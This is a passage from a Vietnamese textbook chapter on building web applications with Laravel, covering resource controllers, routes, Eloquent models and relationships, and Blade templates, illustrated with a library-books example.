Trong nhiều trường hợp, lớp điều khiển có các hành động chuẩn (*index, create, store, show, edit, update, destroy*), nguyên mẫu của chúng có thể được tạo tự động cùng với tạo lớp điều khiển như ví dụ sau:

```
php artisan make:controller BookController --resource
```

trong đó, tham số `-resource` được đưa vào cuối câu lệnh để `artisan` tạo các hành động chuẩn cho lớp điều khiển.

Mặt khác, đường dẫn đến các hành động chuẩn có thể được khai báo gộp như sau:

```
Route::resource('/books', 'BookController');
```

Khai báo này sẽ tạo ra nhiều đường dẫn, mỗi đường dẫn đến một hành động chuẩn của `BookController`. Các đường dẫn được tạo cụ thể như sau:

| Phương thức HTTP | URI | Hành động |
|------------------|-----------------------------------|----------------|
| GET | <code>/books</code> | <i>index</i> |
| GET | <code>/books/create</code> | <i>create</i> |
| POST | <code>/books</code> | <i>store</i> |
| GET | <code>/books/{bookId}</code> | <i>show</i> |
| GET | <code>/books/{bookId}/edit</code> | <i>edit</i> |
| PUT/PATCH | <code>/books/{bookId}</code> | <i>update</i> |
| DELETE | <code>/books/{bookId}</code> | <i>destroy</i> |

Nói cách khác, khai báo:

```
Route::resource('/books', 'BookController');
```

tương đương với các khai báo sau:

```
Route::get('/books', 'BookController@index');
```

```
Route::get('/books/create', 'BookController@create');
```

```
Route::post('/books', 'BookController@store');
```

```
Route::get('/books/{bookId}', 'BookController@show');
```

```
Route::get('/books/{bookId}/edit', 'BookController@edit');
Route::put('/books/{bookId}', 'BookController@update');
Route::patch('/books/{bookId}', 'BookController@update');
Route::delete('/books/{bookId}', 'BookController@delete');
```

Nếu cần đọc giá trị của tham số trong yêu cầu HTTP, ví dụ tham số chứa dữ liệu do người dùng nhập, hàm gọi lại hoặc hành động của bộ điều khiển có thể sử dụng đối tượng Request của Laravel. Đối tượng này cung cấp một trườ tượng bao gói lên yêu cầu HTTP, cho phép truy cập các trường thông tin của yêu cầu HTTP một cách dễ dàng. Ví dụ, trong mã nguồn sau, các hành động *store* và *update* của bộ điều khiển *BookController* có thể nhận và phân tích đối tượng Request để đọc các giá trị (tiêu đề sách, các tác giả, ...) do người dùng nhập và thực hiện tạo mới hay cập nhật sách theo giá trị đọc được.

```
1. <?php
2. namespace App\Http\Controllers;
3. use Illuminate\Http\Request;
4.
5. class BookController extends Controller {
6.     //
7.     public function store(Request $request) {
8.         $title = $request->input('title');
9.         $author = $request->input('authors');
10.        //
11.    }
12.    public function update(Request $request, $bid) {
13.        $title = $request->input('title');
14.        $author = $request->input('authors');
15.        //
16.    }
17. }
```

Cũng như hàm gọi lại trong đường dẫn, hành động của lớp điều khiển có nhiệm vụ trả về đối tượng Response của Laravel. Đối tượng này cung cấp một trườ tượng bao gói lên đáp ứng HTTP, cho phép cập nhật các trường thông tin của đáp ứng HTTP một cách dễ dàng. Đối tượng Response sẽ được Laravel chuyển hóa thành đáp ứng HTTP để gửi cho trình khách.

Trong trường hợp đơn giản nhất, hành động của lớp điều khiển có thể trả về chuỗi ký tự để Laravel tự chuyển đổi chuỗi ký tự thành đối tượng Response. Ví dụ, hành động *index* của bộ điều khiển *BookController* có thể trả về danh sách tên sách ở dạng văn bản như sau.

```
1. <?php
2. namespace App\Http\Controllers;
3. use Illuminate\Http\Response;
4.
5. class BookController extends Controller {
6.     //
7.     public function index() {
```

```

8.     return 'Sách có trong thư viện: Gió Thu, Sóng Sánh, Chiều Hồng';
9. }
10.}

```

Nếu muốn trả về dữ liệu JSON cho trình duyệt, hay muốn đóng vai trò như một Web API, đơn giản hành động của bộ điều khiển chỉ cần trả về một mảng. Laravel sẽ tự động chuyển đổi mảng thành đáp ứng HTTP chứa dữ liệu JSON. Ví dụ, hành động *index* của *BookController* có thể trả về JSON, thay vì xâu ký tự như trước đây, như sau.

```

1. <?php
2. namespace App\Http\Controllers;
3. use Illuminate\Http\Response;
4.
5. class BookController extends Controller {
6.     //
7.     public function index() {
8.         return ['Gió Thu', 'Sóng Sánh', 'Chiều Hồng'];
9.     }
10.}

```

Sử dụng đối tượng Response, hàm gọi lại trong đường dẫn hoặc hành động của bộ điều khiển có thể thêm các tiêu đề bất kỳ vào đáp ứng HTTP như ví dụ sau.

```

1. <?php
2. namespace App\Http\Controllers;
3. use Illuminate\Http\Response;
4.
5. class BookController extends Controller {
6.     //
7.     public function index() {
8.         $content = ['Gió Thu', 'Sóng Sánh', 'Chiều Hồng'];
9.         return response($content)
10.             ->withHeaders([
11.                 'Content-Type' => 'application/json',
12.                 'Set-Cookie' => 'view=list;HttpOnly'
13.             ]);
14.     }
15.}

```

10.2.5. Xây dựng lớp mô hình

Trong Laravel, mô hình (model) thường là lớp đối tượng thao tác cơ sở dữ liệu. Lớp mô hình có các thuộc tính và phương thức để truy vấn hay cập nhật dữ liệu. Do vậy, trước khi xây dựng các lớp mô hình, ứng dụng cần cấu hình kết nối cơ sở dữ liệu.

Kết nối cơ sở dữ liệu

Laravel cho phép thao tác với nhiều hệ quản trị cơ sở dữ liệu khác nhau một cách đơn giản. Cấu hình kết nối cơ sở dữ liệu được đặt trong tệp *.env* nằm ở thư mục gốc của ứng dụng. Các thông số cần cấu hình kết nối cơ sở dữ liệu bao gồm:

DB_CONNECTION Hệ quản trị cơ sở dữ liệu được sử dụng (*mysql*,

| | |
|--------------------------|--|
| | <i>sqlite, pgsql, hay sqlsrv)</i> |
| <code>DB_HOST</code> | Địa chỉ máy chủ cơ sở dữ liệu |
| <code>DB_PORT</code> | Cổng kết nối với hệ quản trị cơ sở dữ liệu |
| <code>DB_DATABASE</code> | Tên cơ sở dữ liệu |
| <code>DB_USERNAME</code> | Tên tài khoản người dùng cơ sở dữ liệu |
| <code>DB_PASSWORD</code> | Mật khẩu của người dùng cơ sở dữ liệu. |

Ví dụ, một cấu hình kết nối đến cơ sở dữ liệu *Thuvien* được quản lý bởi hệ quản trị cơ sở dữ liệu MySQL được thực hiện như sau:

```
1. // Tập .env trong thư mục gốc của ứng dụng
2. ...
3. DB_CONNECTION=mysql
4. DB_HOST=112.113.114.115
5. DB_PORT=3306
6. DB_DATABASE=thuvien
7. DB_USERNAME=canbo
8. DB_PASSWORD=canbo@123
9. ...
```

Tạo mô hình

Lớp mô hình được tạo theo cú pháp:

```
php artisan make:model Models\<ModelName>
```

trong đó, *<ModelName>* là tên mô hình muốn tạo. Ví dụ, để tạo mô hình có tên là *Book*, thực hiện lệnh:

```
php artisan make:model Models\Book
```

Khi đó, một tệp tin mới có tên là *Book.php* được tạo trong thư mục *app/Models*.

Laravel sử dụng công cụ Eloquent để ánh xạ cơ sở dữ liệu quan hệ vào đối tượng, mỗi bảng trong cơ sở dữ liệu tương ứng với một mô hình của ứng dụng. Để xác định bảng nào trong cơ sở dữ liệu được ánh xạ với mô hình đã tạo, cần thiết lập giá trị cho thuộc tính *\$table* của mô hình bằng tên bảng. Ví dụ, để mô hình *Book* ánh xạ tới bảng *Sach* trong cơ sở dữ liệu *Thuvien*, khai báo lớp *Book* có dạng như sau²⁵:

```
1. <?php
2. // Tập app/Models/Book.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Book extends Model {
7.     protected $table='Sach';
8. }
```

²⁵ Lưu ý, lớp mô hình có tên bằng tiếng Anh trong khi bảng trong cơ sở dữ liệu có tên bằng tiếng Việt. Giáo trình sử dụng phương thức đặt tên này để người đọc dễ phân biệt lớp mô hình với bảng dữ liệu.

Truy vấn dữ liệu

Để lấy tất cả các bản ghi trong bảng thuộc cơ sở dữ liệu, sử dụng phương thức *all()*. Ví dụ, lệnh

```
$book = Book::all();
```

tương đương với truy vấn SQL

```
"select * from Sach".
```

Để truy vấn dữ liệu theo điều kiện, sử dụng phương thức *where()*. Ví dụ, lệnh

```
$book = Book::where('id', '=', 1);
```

tương đương với truy vấn SQL

```
"select * from Sach where id = 1";
```

hay lệnh

```
$book = Book::where('id', '=', 1) -> value('tieude');
```

tương đương với truy vấn SQL

```
"select tieude from Sach where id = 1";
```

Để truy vấn một trường thông tin xác định của tất cả các bản ghi, sử dụng phương thức *lists()*. Ví dụ, lệnh

```
$book = Book::lists('tieude');
```

tương đương với truy vấn SQL

```
"select tieude from Sach";
```

Có thể sử dụng kết hợp các phương thức (*all()*, *where()*, *lists()*, ...) nhằm tạo ra các truy vấn phức tạp. Ví dụ, câu lệnh sau đây sẽ liệt kê các sách của tác giả 'Nguyen Van A' xuất bản trước năm 2017:

```
$book = Book::where('tentacgia', '=', 'Nguyen Van A')  
->where('namxb', '<', '2017')->all();
```

Để giới hạn số lượng bản ghi, sử dụng phương thức *take()*. Ví dụ, câu lệnh sau lấy 5 cuốn sách của tác giả 'Nguyen Van A':

```
$book = Book::where('tentacgia', '=', 'Nguyen Van A')  
->take(5)->get();
```

Để sắp xếp dữ liệu được truy vấn, sử dụng phương thức *orderBy()*. Ví dụ, câu lệnh sau sắp xếp các sách giảm dần theo năm xuất bản:

```
$book = Book::orderBy('namxb', 'desc')->get();
```

Eloquent còn cung cấp các phương thức để thực hiện các hàm kết tập (*aggregate*) như đếm số lượng (*count*), tìm giá trị lớn nhất (*maximize*), tìm giá trị nhỏ

nhất (*minimize*), tính tổng (*sumarize*), tính giá trị trung bình (*average*). Ví dụ, câu lệnh sau đây đếm số sách của tác giả 'Nguyen Van A':

```
$c = Book::where('tentacgia','=','Nguyen Van A')->count();
```

Thêm mới, cập nhật dữ liệu

Để thêm một bản ghi mới vào cơ sở dữ liệu, phương thức *save()* được sử dụng. Ví dụ, đoạn mã sau đây thêm một cuốn sách mới vào bảng *Sach*.

```
1. <?php
2. // Tập SomeFile.php
3. use App\Book;
4. $book = new Book();
5. $book->id = '10';
6. $book->tieude = 'Khởi nguồn sáng tạo';
7. $book->save();
```

Cập nhật dữ liệu cũng được thực hiện bằng phương thức *save()*, nhưng thay vì tạo mới một đối tượng mô hình, ứng dụng cần tìm đến đúng đối tượng mô hình cần cập nhật. Ví dụ, đoạn mã lệnh sau đây sửa đổi tiêu đề của cuốn sách có mã là '10' trong bảng *Sach*.

```
1. <?php
2. // Tập SomeFile.php
3. use App\Book;
4. $book = Book::find(10);
5. $book->tieude = 'Rèn luyện kỹ năng sáng tạo';
6. $book->save();
```

Xóa dữ liệu

Để xóa dữ liệu, có thể sử dụng phương thức *destroy()* hoặc *delete()*. Ví dụ, đoạn mã sau thực hiện xóa cuốn sách có mã là '10'.

```
1. <?php
2. // Tập SomeFile.php
3. use App\Book;
4. $book = Book::find(10);
5. $book->delete();
6. // Có thể thực hiện lệnh Book::destroy(10); thay cho hai câu lệnh trên.
```

10.2.6. Thiết lập quan hệ giữa các mô hình

Trong thực tế, ứng dụng luôn cần truy vấn thông tin từ nhiều bảng dữ liệu có quan hệ với nhau. Để thuận tiện trong việc cài đặt, thay vì người lập trình phải viết các câu lệnh truy vấn từ nhiều bảng dữ liệu, Laravel cung cấp các phương thức để thiết lập quan hệ giữa các đối tượng mô hình. Cách thức thực hiện các quan hệ cơ bản (một-một, một-nhiều, và nhiều-nhiều) được trình bày ngay sau đây:

Quan hệ một-một

Xét ví dụ một độc giả chỉ được cấp một thẻ (thẻ thư viện) và một thẻ chỉ thuộc

sở hữu của một đọc giả. Để thiết lập quan hệ một-một giữa hai mô hình *Reader* (đọc giả, tương ứng bảng *Docgia* trong cơ sở dữ liệu) và *Card* (thẻ đọc, tương ứng bảng *Thedoc* trong cơ sở dữ liệu), ứng dụng có thể cung cấp phương thức *card()* cho mô hình *Reader* và/hoặc phương thức *reader()* cho mô hình *Card*. Phương thức *card()* của mô hình *Reader* cho biết thẻ của một đọc giả. Ngược lại, phương thức *reader()* của mô hình *Card* cho biết chủ sở hữu của một thẻ. Mã nguồn định nghĩa quan hệ *card()* và *reader()* như sau (với giả thiết các bảng *Docgia* và *Thedoc* đều có khóa chính có tên là *id* cho biết mã đọc giả hay mã thẻ đọc, tương ứng, bảng *Thedoc* có khóa ngoại *madg* liên kết đến trường *id* của bảng *Docgia*):

```
1. <?php
2. // Tập app/Models/Reader.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Reader extends Model {
7.     protected $table = 'Docgia';
8.     public function card() {
9.         return $this->hasOne('App\Models\Card', 'madg');
10.    }
11. }
```

```
1. <?php
2. // Tập app/Models/Card.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Card extends Model {
7.     protected $table = 'Thedoc';
8.     public function reader() {
9.         return $this->belongsTo('App\Models\Reader', 'madg');
10.    }
11. }
```

Phương thức *card()* của mô hình *Reader* sử dụng phương thức *hasOne()* của Eloquent để xác định đối tượng *Card* liên quan. Tham số thứ nhất cho *hasOne()* là tên của mô hình có quan hệ với mô hình đang được định nghĩa. Trong ví dụ này, mô hình đang được định nghĩa là *Reader* và mô hình có quan hệ với nó là *Card*. Tham số thứ hai của phương thức *hasOne()* là tên thuộc tính đóng vai trò khóa ngoại trong mô hình có quan hệ, trong ví dụ này là *Card*; mô hình *Card* có thuộc tính *madg* là khóa ngoại do *Card* được ánh xạ đến bảng *Thedoc*. Với quan hệ *card()* được định nghĩa như trên, ứng dụng có thể truy xuất phương thức *card()* như thể nó là một thuộc tính của mô hình *Reader*. Ví dụ, câu lệnh `$card = Reader::find(100)->card;` sẽ trả về đối tượng *Card* của người đọc có mã là 100, hay truy vấn SQL được thực hiện tương đương là `"select * from Thedoc where madg=100"`.

Phương thức *reader()* của mô hình *Card* sử dụng phương thức *belongsTo()* của Eloquent để xác định chủ sở hữu của thẻ. Tham số thứ nhất cho *belongsTo()* là tên của mô hình có quan hệ với mô hình đang được định nghĩa. Trong ví dụ này, mô

hình đang được định nghĩa là *Card* và mô hình có quan hệ với nó là *Reader*. Tham số thứ hai của phương thức *belongsTo()* là tên thuộc tính đóng vai trò khóa ngoại trong mô hình đang được định nghĩa, trong ví dụ này là *Card*. Với quan hệ *reader()* được định nghĩa như trên, ứng dụng có thể truy xuất phương thức *reader()* như thể nó là một thuộc tính của mô hình *Card*. Ví dụ, câu lệnh `$reader = Card::find(100)->reader;` sẽ trả về đối tượng *Reader* là chủ sở hữu của thẻ có mã là 100, hay truy vấn SQL được thực hiện tương đương là `"select * from Docgia where id in (select madg from Thedoc where id=100)"`.

Quan hệ một-nhiều

Xét ví dụ một độc giả có thể mượn nhiều cuốn sách trong khi tại mỗi thời điểm một cuốn sách chỉ có thể cho một độc giả mượn. Để thiết lập quan hệ một-nhiều giữa hai mô hình *Reader* và *Book*, ứng dụng có thể cung cấp phương thức *books()* cho mô hình *Reader* và/hoặc phương thức *reader()* cho mô hình *Book*. Phương thức *books()* của mô hình *Reader* cho biết các sách mà một độc giả đang mượn. Ngược lại, phương thức *reader()* của mô hình *Book* cho biết độc giả đang mượn một cuốn sách cụ thể. Mã nguồn định nghĩa quan hệ *books()* và *reader()* như sau (với giả thiết bảng *Sach* có khóa ngoại là *madg* liên kết đến trường *id* của bảng *Docgia*):

```
1. <?php
2. // Tập app/Models/Reader.php
3.
4. namespace App\Models;
5. use Illuminate\Database\Eloquent\Model;
6.
7. class Reader extends Model
8. {
9.     protected $table = 'Docgia';
10.     ...
11.     public function books()
12.     {
13.         return $this->hasMany('App\Models\Book', 'madg');
14.     }
15. }
```

```
1. <?php
2. // Tập app/Models/Book.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Book extends Model {
7.     protected $table = 'Sach';
8.     public function reader() {
9.         return $this->belongsTo('App\Models\Reader', 'madg');
10.     }
11. }
```

Phương thức *books()* của mô hình *Reader* sử dụng phương thức *hasMany()* của Eloquent để xác định các đối tượng *Book* liên quan. Các tham số cho *hasMany()* tương tự các tham số cho *hasOne()* như đã được mô tả trước đây. Với quan hệ

books() được định nghĩa như trên, ứng dụng có thể truy xuất phương thức *books()* như thể nó là một thuộc tính của mô hình *Reader*. Ví dụ, câu lệnh `$books = Reader::find(100)->books;` sẽ trả về mảng các đối tượng *Book* đang được người đọc có mã là 100 mượn, hay truy vấn SQL được thực hiện tương đương là `"select * from Sach where madg=100"`.

Phương thức *reader()* của mô hình *Book* giống hệt phương thức *reader()* của mô hình *Card* đã được mô tả trước đây. Ứng dụng có thể truy xuất phương thức *reader()* như thể nó là một thuộc tính của mô hình *Book*. Ví dụ, câu lệnh `$reader = Book::find(100)->reader;` sẽ trả về đối tượng *Reader* là độc giả đang mượn sách có mã 100, hay truy vấn SQL được thực hiện tương đương là `"select * from Docgia where id in (select madg from Sach where id=100)"`.

Quan hệ nhiều-nhiều

Xét ví dụ một tác giả có thể tham gia viết nhiều sách và một sách có thể có nhiều người là đồng tác giả. Để thiết lập quan hệ nhiều-nhiều giữa hai mô hình *Author* (tác giả, tương ứng bảng *Tacgia* trong cơ sở dữ liệu) và *Book*, ứng dụng có thể cung cấp phương thức *books()* cho mô hình *Author* và/hoặc phương thức *authors()* cho mô hình *Book*. Phương thức *books()* của mô hình *Author* cho biết các sách mà một người là (đồng) tác giả. Ngược lại, phương thức *authors()* của mô hình *Book* cho biết những người là đồng tác giả của sách. Mã nguồn định nghĩa quan hệ *books()* và *authors()* như sau (với giả thiết trong cơ sở dữ liệu có bảng *VietSach(matg, masach, tt)* thể hiện quan hệ nhiều-nhiều giữa bảng *Tacgia* với bảng *Sach*, trong đó *matg* là khóa ngoại liên kết với trường *id* của bảng *Tacgia*, *masach* là khóa ngoại liên kết đến trường *id* của *Sach*, *tt* là thứ tự của tác giả trong danh sách đồng tác giả):

```
1. <?php
2. // Tệp app/Models/Author.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Author extends Model {
7.     protected $table = 'Tacgia';
8.     public function books() {
9.         return $this->belongsToMany('App\Models\Book', 'VietSach', 'matg', 'masach');
10.    }
11. }
```

Phương thức *books()* của mô hình *Author* sử dụng phương thức *belongsToMany()* của Eloquent để xác định các đối tượng *Book* liên quan. Tham số thứ nhất cho *belongsToMany()* là tên mô hình có liên quan, trong trường hợp này là *Book*. Tham số thứ hai cho *belongsToMany()* là tên của bảng thể hiện quan hệ trong cơ sở dữ liệu, trong trường hợp này là *VietSach*. Tham số thứ ba cho *belongsToMany()* là khóa ngoại liên kết đến bảng ứng với mô hình đang được định nghĩa, trong trường hợp này là *Author*. Tham số cuối cùng cho *belongsToMany()* là khóa ngoại liên kết đến bảng ứng với mô hình được quan hệ, trong trường hợp

này là *Book*. Với quan hệ *books()* được định nghĩa như trên, ứng dụng có thể truy xuất phương thức *books()* như thể nó là một thuộc tính của mô hình *Author*. Ví dụ, câu lệnh `$books = Author::find(100)->books;` sẽ trả về mảng các đối tượng *Book* mà tác giả có mã 100 tham gia viết, hay truy vấn SQL được thực hiện tương đương là `"select * from Sach where id in (select masach from VietSach where matg=100)"`.

Phương thức *authors()* của mô hình *Book* được định nghĩa tương tự phương thức *books()* của mô hình *Author*, như được thể hiện trong ví dụ sau:

```
1. <?php
2. // Tập app/Models/Book.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Book extends Model {
7.     protected $table = 'Sach';
8.     ...
9.     public function authors() {
10.         return $this->belongsToMany('App\Models\Author', 'VietSach', 'masach', 'matg');
11.     }
12. }
```

10.2.7. Xây dựng lớp giao diện

Tất cả các tệp giao diện trong Laravel được đặt trong thư mục *resources/views*. Xu thế phát triển giao diện được ưa chuộng ngày nay là sử dụng các ngôn ngữ biểu mẫu (templating language). Laravel sử dụng biểu mẫu có tên là Blade. Không giống những biểu mẫu khác, Blade không giới hạn việc sử dụng mã lệnh PHP trong giao diện. Tất cả các tệp biểu mẫu Blade sẽ được dịch thành tệp mã lệnh PHP và lưu đệm cho đến khi tệp biểu mẫu bị thay đổi. Các tệp biểu mẫu Blade có tên có tên mở rộng là *.blade.php*.

Sử dụng lại mã nguồn là thế mạnh khi làm việc với biểu mẫu. Mỗi biểu mẫu có thể kế thừa hoặc bao hàm các biểu mẫu khác. Trong thực hành, một vài biểu mẫu được thiết kế nhằm tạo dàn trang (layout) cho ứng dụng, các biểu mẫu còn lại kế thừa từ biểu mẫu dàn trang, đồng thời chèn thêm nội dung cho trang. Ví dụ, một dàn trang đơn giản được tạo ra bằng biểu mẫu *master.blade.php* có nội dung như sau:

```
1. <!-- resources/views/layouts/master.blade.php -->
2. <!DOCTYPE html><html><head>
3.     <title>ABC website</title>
4.     <meta charset="utf-8">
5. </head><body>
6.     <div class="container">
7.         <div>@yield('header')</div>
8.         <div class="row">
9.             <div class="col-md-3">
10.                 @section('leftmenu')
11.                     Left menu
12.                 @show
13.             </div>
14.             <div class="col-md-9">@yield('content')</div>
```

```

15.     </div>
16. </div>
17. </body></html>

```

Trong biểu mẫu này, chỉ dẫn `@section` được sử dụng để tạo ra các phân đoạn nội dung, trong khi chỉ dẫn `@yield` được sử dụng để giữ chỗ cho phân đoạn nội dung sẽ được khai báo trong biểu mẫu kế thừa.

Biểu mẫu được kế thừa được gọi là biểu mẫu cha. Biểu mẫu mới, kế thừa từ biểu mẫu cha, được gọi là biểu mẫu con. Chỉ dẫn `@extends` được sử dụng trong biểu mẫu con để chỉ định tên biểu mẫu cha mà nó kế thừa. Ngoài ra, chỉ dẫn `@section` được sử dụng trong biểu mẫu con để khai báo nội dung cho các phân đoạn đã được giữ chỗ bằng chỉ dẫn `@yield` trong biểu mẫu cha. Ví dụ, biểu mẫu *master* đã được định nghĩa ở trên có thể được kế thừa để tạo biểu mẫu *home* như sau:

```

1. <!-- resources/views/layouts/home.blade.php -->
2. @extends('layouts.master')
3.
4. @section('header')
5.     <p>Welcome.</p>
6. @endsection
7. @section('leftmenu')
8.     @parent
9.     <ul class="vertical-menu">
10.         <li><a href="#1">Menu 1</a></li>
11.         <li><a href="#2">Menu 2</a></li>
12.     </ul>
13. @endsection
14. @section('content')
15.     <p>ABC website.</p>
16. @endsection

```

Các phân đoạn *header* và *content* đã được giữ chỗ trong biểu mẫu cha (*master*). Nội dung của chúng được khai báo trong biểu mẫu con (*home*). Ngoài ra, phân đoạn *leftmenu* đã được định nghĩa trong biểu mẫu cha được ghi đè (overwrite) trong biểu mẫu con. Chỉ dẫn `@parent` có tác dụng lấy lại nội dung của phân đoạn bị ghi đè trong biểu mẫu cha.

Có thể truyền dữ liệu vào cho biểu mẫu và Blade cho phép hiển thị dữ liệu trên biểu mẫu. Đồng thời, Blade cũng hỗ trợ tất cả các cấu trúc điều khiển (lặp, rẽ nhánh) cần thiết để xử lý dữ liệu. Trong ví dụ sau đây, hành động `show()` của lớp điều khiển *BookController* (đã trình bày trong Mục 10.2.4) được sửa đổi để trả về thông tin của sách có mã cho trước. Đầu tiên, nó sử dụng lớp mô hình *Book* để tìm sách có mã được chỉ định (*\$id*). Tiếp theo, sách tìm thấy được chuyển cho biểu mẫu *showbook* để *showbook* hiển thị thông tin sách.

```

1. <?php
2. // Tệp app/Http/Controllers/BookController.php
3. namespace App\Http\Controllers;
4. use App\Book;
5. use App\Http\Controllers\Controller;

```

```

6.     class BookController extends Controller {
7.         public function show($id) {
8.             return view('showbook', ['book' => Book::findOrFail($id)]);
9.         }
10.    }

```

Biểu mẫu *showbook* có mã nguồn như sau:

```

1. <!-- resources/views/layouts/showbook.blade.php -->
2. @extends('layouts.master')
3.
4. @section('header')
5.     <p>Thông tin sách</p>
6. @endsection
7.
8. @section('content')
9.     <h2>{{ $book->tieude }} </h2>
10.    Các tác giả:
11.    @foreach ($book->authors as $author)
12.        {{ $author->hoten }} <br>
13.    @endforeach
14.    Năm xuất bản: {{ $book->namxb }}
15. @endsection

```

Trong biểu mẫu *showbook*, *\$book* là tham số nhận được từ lớp điều khiển. Nó là một đối tượng mô hình *Book*. Biểu mẫu truy cập các thuộc tính của *\$book* để hiển thị thông tin của sách. Ngoài ra, biểu mẫu sử dụng cấu trúc điều *@foreach* để truy xuất tên các tác giả của sách.

Bài tập

1. Tìm hiểu cách thức lưu trạng thái và đảm bảo an ninh của Laravel (sử dụng tài liệu chính thống về Laravel tại <https://laravel.com/docs/> cùng các sách tiếng Anh về Laravel nếu cần).
2. Tìm hiểu cách thức sử dụng kết hợp Laravel với các thư viện phát triển mặt trước như jQuery, Bootstrap, ... (sử dụng tài liệu chính thống về Laravel tại <https://laravel.com/docs/> cùng các sách tiếng Anh về Laravel nếu cần)
3. Phát triển ứng dụng BookStore (bài tập các Chương 7, 8, 9) bằng Laravel.

Đọc thêm

1. Matt Stauffer, "Laravel: Up and Running: A Framework for Building Modern PHP Apps 2nd Edition", O'Reilly Media, 2018.
2. Iuliana Cosmina, Rob Harrop, Chris Schaefer, Clarence Ho, "Pro Spring 5: An In-Depth Guide to the Spring Framework and Its Tools 5th ed. Edition", Apress, 2017.
3. Jonas Fagerberg, "ASP.NET Core 2.0 MVC & Razor Pages for Beginners: How to Build a Website", CreateSpace Independent Publishing Platform, 2017.

TÀI LIỆU THAM KHẢO

1. Andy Budd, Emil Björklund, "CSS Mastery, 3rd Edition", Apress, 2013.
2. Anirudh Prabhu, "Beginning CSS Preprocessors: With SASS, Compass.js and Less.js, 1st Edition", Apress, 2015.
3. Azat Mardan, "React Quickly: Painless web apps with React, JSX, Redux, and GraphQL, 1st Edition", Manning Publication, 2017.
4. Ben Edmunds, "Securing PHP Apps, 1st Edition", Apress, 2016.
5. David Gourley and Brian Totty, "HTTP: The Definitive Guide", O'Reilly Media, 2002.
6. David Sawyer McFarland, "JavaScript & jQuery: The Missing Manual, 3rd Edition", 2014.
7. ECMA International, "ECMA-262, ECMAScript® 2017 Language Specification", 2017.
8. Elizabeth Castro, Bruce Hyslop, "HTML and CSS: Visual QuickStart Guide, 8th Edition", Peachpit Press, 2014.
9. Gilad E. Tsur Mayer, "HTML: HTML Awesomeness Book - Learn Write HTML The Awesome Way", CreateSpace Independent Publishing Platform, 2016.
10. Gilad E. Tsur Mayer, "JavaScript: JavaScript Awesomeness Book", Amazon Digital Services LLC, 2016.
11. Jason Beaird, James George, "The Principles of Beautiful Web Design: Designing Great Web Sites is Not Rocket Science!, 3rd Edition", SitePoint Pty Ltd., 2014.
12. Jennifer Robbins, "Learning Web Design: A Beginner's Guide to HTML, CSS, JavaScript, and Web Graphics, 4th Edition", O'reilly Media, 2012.
13. Josh Lockhart, "Modern PHP: New Features and Good Practices, 1st Edition", O'Reilly Media, 2015.
14. Kirupa Chinnathambi, "Learning React, 1st Edition", Addison-Wesley Professional, 2016.
15. Larry Ulliman, "Visual QuickPro Guide PHP and MySQL for Dynamic Web Sites, 5th Edition", Peachpit Press, 2018.
16. Lea Verou, "CSS Secrets: Better Solutions to Everyday Web Design Problems, 1st Edition", O'Reilly Media, 2015.
17. Martin Mihajlov, "HTML QuickStart Guide: The Simplified Beginner's Guide To HTML", ClydeBank Media LLC, 2015.
18. Matt Lambert, "Learning Bootstrap 4, 2nd Edition", Packt Publishing, 2016.
19. Matt Stauffer, "Laravel: Up and Running: A Framework for Building Modern PHP Apps 2nd Edition", O'Reilly Media, 2018.
20. Michael Abelar, "Ultra HTML Reference: An in-depth reference book for the HTML programming language", Amazon Digital Services LLC, 2016.

21. Onaje Johnston, "PHP Data Objects Quick Start (PHP Basic Recipe Book 3)", Amazon Digital Services LLC, 2013.
22. R. Fielding et al., "RFC 2616: Hypertext Transfer Protocol -- HTTP/1.1", The Internet Society, 1999.
23. Stephen Ludin and Javier Garza, "Learning HTTP/2: A Practical Guide for Beginners", O'Reilly Media, 2017.
24. Thodoris Greasidis, "jQuery Design Patterns", Packt Publishing, 2016.
25. Ved Antani, Stoyan Stefanov, "Object-Oriented JavaScript, 3rd Edition", Packt Publishing, 2017.